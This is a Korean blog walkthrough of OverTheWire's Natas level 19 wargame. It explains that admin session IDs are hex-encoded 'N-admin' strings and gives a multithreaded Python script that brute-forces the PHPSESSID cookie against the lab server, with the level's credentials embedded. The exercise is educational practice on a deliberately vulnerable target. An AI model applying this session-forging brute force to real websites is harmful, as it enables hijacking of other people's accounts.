Natas Level 19 풀이
로그인
Username: natas19
URL: http://natas19.natas.labs.overthewire.org
이번에도 admin으로 로그인해야 하는 문제이다.
소스코드는 지난 단계와 비슷하지만, 세션아이디가 순차적이지 않다고 한다.
풀이
username 에는 admin으로, password는 아무거나 입력하면서 세션아이디가 어떻게 나오는지 확인해보았는데,
항상 세션아이디 끝자리는 2d61646d696e로 출력된다.
어떤 규칙으로 인코딩한 게 분명하다.
몇 가지 확인해보았더니 “000-admin” 텍스트를 16진수값으로 변환한 ascii코드였다.
000 자리에는 0부터 999까지의 랜덤숫자로 세션아이디를 생성시키는 듯 하다.

이를 바탕으로 “0-admin”부터 “999-admin”까지 ascii-hex로 변환한 값을 세션아이디로 넣어보는 자동화 프로그램을 쓰면 된다.
자동화 프로그램
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import requests
from concurrent.futures import ThreadPoolExecutor

def ascii_to_hex(text):
    return ''.join(f"{ord(c):x}" for c in text)

def check_session(prefix):
    url = 'http://natas19.natas.labs.overthewire.org/'
    auth = ('natas19', '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s')
    suffix = '-admin'
    session_text = f"{prefix}{suffix}"
    session_id = ascii_to_hex(session_text)
    cookies = {'PHPSESSID': session_id}
    response = requests.get(url, auth=auth, cookies=cookies)
    if response.status_code == 200:
        print(
            f"Testing session ID: {session_id} ({session_text}), Status: {response.status_code}")
    if "You are an admin" in response.text:
        print(f"Admin session ID found: {session_id} ({session_text})")
        return session_id
    return None

def find_session_ids():
    with ThreadPoolExecutor(max_workers=50) as executor:
        # 0부터 999까지의 prefix를 검사
        prefixes = range(1000)
        for result in executor.map(check_session, prefixes):
            if result:
                break

find_session_ids()
여태까지는 하나씩 넣어서 썼는데, 너무 느려서 스크립트를 병렬로 처리하는 법을 배웠다(from 지피티…)
ThreadPoolExecutor를 사용하여 0부터 999까지에 대해 check_session 함수를 병렬로 실행한다. 각 숫자들은 “-admin”을 붙여 세션ID를 생성하고 웹 서버에 요청을 보내서 “You are an admin”이 포함되어 있는지 검사한다. 그냥 하나씩 보내는 것보다 훨씬 빨리 확인할 수 있다.
결과:


이렇게 찾은 세션 아이디를 보내면 natas20 패스워드가 나온다.
This post is licensed under CC BY 4.0 by the author.